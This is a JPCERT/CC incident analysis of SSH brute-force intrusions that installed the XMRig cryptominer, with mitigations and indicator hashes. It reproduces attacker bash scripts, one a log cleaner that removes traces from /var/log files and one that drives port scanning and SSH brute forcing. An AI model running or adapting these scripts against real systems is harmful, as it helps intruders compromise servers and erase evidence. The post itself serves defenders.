Attacks Embedding XMRig on Compromised Servers

blogs.jpcert.or.jp/en/2021/05/xmrig.html

増渕 維摩(Yuma Masubuchi)

May 27, 2021

-
- Email

Publicly-accessible servers have been often targeted for attacks. In recent years, there are cases where these servers are compromised and embedded with a cryptocurrency mining tool. JPCERT/CC confirmed cases with XMRig [1] in February 2021. This article introduces the details of the cases and the tools used.

Initial access/Lateral movement

In one of the recent cases, the attacker made several attempts to access the server with SSH protocol, and eventually logged in with its root account. This server was reachable both from the Internet and intranet. After the intrusion, the attacker conducted SSH brute force attack to other servers on the intranet, moved laterally to several servers and ran a cryptocurrency mining tool XMRig. For its execution, XHide [2] was used to hide process names and delay the detection. Below are the tools found in compromised servers.

File name	Contents
init	XMRig, an open source mining software
h64	XHide, a process hiding tool

Defense evasion

After setting up the mining tool, the attacker deleted the evidence from the compromised servers by replacing the contents of the following logfile with */dev/null*.

- /var/log/security
- /var/log/wtmp
- /var/log/btmp
- /var/log/utx.lastlog

- /var/log/utx.log

The attacker also used the script to delete rows that include specific string from each log file under */var/log*. Below is a part of the bash script:

```
#!/bin/bash

echo "                Linux Hider v2.0 by mave"
echo "                enhanced by me!         "
echo "[+] [Shkupi Logcleaner] Removing $1 from the logs........ ."
echo ""

if [ -f /var/log/maillog ]; then
   cat /var/log/maillog | grep -v $1 > /tmp/maillog.xz
   touch -acmr /var/log/maillog /tmp/maillog.xz
   mv -f /tmp/maillog.xz /var/log/maillog
   echo "[+] /var/log/maillog   ... [done]"
   echo ""
fi

 (snipped)

rm -f /tmp/*.xz
echo "            * m i s s i o n  a c c o m p l i s h e d *"
echo ""
sleep 2
echo "                    p.h.e.e.r  S.H.c.r.e.w"
echo ""
sleep 5
exit 1
```

Strings except the specific rows are saved in a file in .xz format. Its timestamp is modified, and the contents are overwritten in each log file. Finally, the .xz file is deleted so that there is no evidence of the malicious activity in the log file.

Spread infection

After embedding the mining tool and deleting the log file, the attackers sent a large number of packets to random hosts from the initially compromised server. Below are the tools used in the scanning activity. These are executed by the bash script named “root”, which is mentioned later.

File name	Contents
ps	Shark, a port scan tool [3]
ps2	A port scan tool

banner	A tool to access a specified host and extract banner information from the response
prg	A tool to read IP address and password list and conduct DDH brute force attacks
root	A bash script to conduct scan and SSH brute force

The attack script first conducts SYN scanning to check if a specific port is open. It also reads the banner information of the response from the host. If it is determined as a SSH server, SSH brute force is carried out. Below is the bash script:

```
#!/bin/bash

# PRGSSH v3.2 - 06/Sep/2018
# AUTHOR: PRG @ oldTeam

#   _____________________________________________________
#  |                                                     |
#  |  ######  ######   ######  ###### ###### ##    ##  |
#  |  ##   ## ##   ##  ##      ##     ##     ##    ##  |
#  |  ######  ######   ## ###  ###### ###### ########  |
#  |  ##      ##  ##   ##  ##      ##     ## ##    ##  |
#  |  ##      ##   ##  ######  ###### ###### ##    ##  |
#  |                                                     |
#  |                VERSION 3.3 - 2018                   |
#  |                  CREATED BY PRG                     |
#  |                      OLDTEAM                        |
#  |             FOR TESTING PURPOSES ONLY               |
#  |_____________________________________________________|

#CONFIG
key=PRG-oldTeam      # key for scanner ( DO NOT MODIFY )
mode=normal          # normal or verbose mode (if you put <verbose>) it will show you
print like: Check IP with user
port=3691              # port for bruteforce
uidThreads=500       # threads if you are uid0usrThreads=350       # threads if you
are user
banThreads=250       # threads for banner grabber
psSpeed=10            # portscan speed
#END CONFIG

# MOTD
echo "let's see what happens";
# END MOTD

 rm -rf bios.txt banner.log

sleep 5

if [[ $UID == 0 || $EUID == 0 ]]; then

 echo -e "[+] uid0 detected "

 ./ps $port -a $1 -s $psSpeed

 echo -e "[+] Banner grabber starting... "
 sleep 3
 ./banner bios.txt $port $banThreads

 cat banner.log |grep SSH-2.0-OpenSSH |awk '{print $1}' |uniq |shuf >> ips.lst

 ipscount=`grep -c . ips.lst`

 echo -e "[+] Found $ipscount possible victims "

 sleep 10
```

```
 ./prg $uidThreads $port $mode $key

 else

 echo -e "[+] user detected "

 ./ps2 $1 $port

 echo -e "[+] Banner grabber starting... "

 sleep 1

 ./banner bios.txt $port $banThreads

 sleep 3

 cat banner.log |grep SSH-2.0-OpenSSH |awk '{print $1}' |uniq |shuf >> ips.lst

 sleep 10

 echo -e "[+] Start bruteforce attack... "

 ./prg $usrThreads $port $mode $key
fi
```

The flow of the attack is illustrated as follows. In the scan and SSH brute force attack to random IP addresses, there were many packets destined to port number 3691. The reason for this choice remains unknown.



Figure 1: Attack flow

In closing

This attack activities are carried out by leveraging existing available tools. Once the intranet is compromised, it is easy for attackers to move laterally across the network especially in the environment where weak username and password are used. The attack technique is nothing

new, and the damage can be mitigated by configuring proper SSH access restrictions and SSH public key authentication. Please ensure these measures and watch out for similar malicious activity in the wild.

The hash values of the tools are available in Appendix A.

- Yuma Masubuchi, Kota Kino
(Translated by Yukako Uchida)

Reference

[1] XMRig
https://github.com/xmrig/xmrig

[2] HackTool.Linux.XHide.GA
https://www.trendmicro.com/vinfo/jp/threat-encyclopedia/malware/hacktool.linux.xhide.ga

[3] HKTL_SHARK.GA
https://www.trendmicro.com/vinfo/jp/threat-encyclopedia/malware/hktl_shark.ga

Appendix A Hash value of the tools

These hash values include tools which may also be used in daily operation. Beware of false detection when using this as an indicator of compromise.

init
fdfee2487f51446bf7bfb559b0b66de67cc5f6293752413435512ea8869df2e7

h64
7fe9d6d8b9390020862ca7dc9e69c1e2b676db5898e4bfad51d66250e9af3eaf

ps
d328ebb08f6002c6819ecb360a132809d6bed2b7cdea7d2bc6f4a2ce95b27e34

ps2
14779e087a764063d260cafa5c2b93d7ed5e0d19783eeaea6abb12d17561949a

banner
2ef26484ec9e70f9ba9273a9a7333af195fb35d410baf19055eacbfa157ef25

prg
9970b53013dc9cdb23ec69b48743d75ece460d40ab51277d92e665c2dbb73c97

root
de1ebfaa849a89478ac101614b1275f5e1dda9bfd07697911fd8fa125edaf7c2

- Email

Author

増渕 維摩(Yuma Masubuchi)

Yuma has been engaged in malware analysis and coordination of cyber security incidents in JPCERT/CC Incident Response Group since November 2020.

Was this page helpful?

0 people found this content helpful.

If you wish to make comments or ask questions, please use this form.

This form is for comments and inquiries. For any questions regarding specific commercial products, please contact the vendor.

please change the setting of your browser to set JavaScript valid. Thank you!

Related articles

Back
Top
Next